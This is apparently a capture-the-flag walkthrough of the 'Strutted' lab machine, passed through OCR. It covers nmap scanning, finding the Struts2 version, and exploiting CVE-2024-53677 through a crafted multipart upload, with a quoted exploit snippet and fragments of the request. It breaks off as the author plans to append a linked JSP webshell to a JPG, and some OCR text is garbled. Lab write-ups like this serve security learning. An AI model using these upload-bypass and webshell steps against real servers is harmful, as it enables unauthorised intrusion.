strutted

This is strutted walkthrough by Jiseok Song


nmap

It shows only ssh and http and it's ubuntu server


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Strutted\xE2\x84\xA2 - Instant Image Uploads
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web enumeration


It redirects to strutted.htb. I need to add it on /etc/hosts




Then, I can get into the website



I can download the source file and strutted/pom.xml shows its struts2 version



Also, I can just put anything on url and get 404 error to know tomcat version




https://github.com/EQSTLab/CVE-2024-53677 shows cve-2024-53677 vulnerability

It doesn't work since it cannot read image file, but exploit function gives a hint


```python
def exploit(self) -> None:
    files = {
        'Upload': ("exploit_file.jsp", self.file_content, 'text/plain'),
        'top.UploadFileName': (None, self.path),
    }
```

It requires Upload and top.UploadFileName as its name


First, I created small jpg file from chatgpt to reduce its image content in a packet.
Then, upload and grep the packet




It works after I erase those parts





However, change filename extension to jsp does not work




I can try cricking machine by putting boundary and content one more time


Request
Pretty
Raw
Hex
\n
boundary=----geckoformboundaryd8ff5becd8e9484aa99ee1b5
c9f76282
Content-Length: 499
Origin: http://strutted.htb
------geckoformboundaryd8ff5becd8e9484aa99ee1b5c9f7628
2
Content-Disposition: form-data; name="upload";
filename="light.jpg"
Content-Type: image/jpeg
Copy
ÿØÿàJFIFÿÛCÿÿÿ


Request
Pretty
Raw
Hex
\n
2
Content-Disposition: form-data; name="upload";
filename="light.jpg"
Content-Type: image/jpeg
ÿØÿàJFIFÿÛCÿÿÿ



Since it works, I can add jsp code to the end of jpg content(source:https://raw.githubusercontent.com/tennc/webshell/refs/heads/master/fuzzdb-webshell/jsp/cmd.jsp)



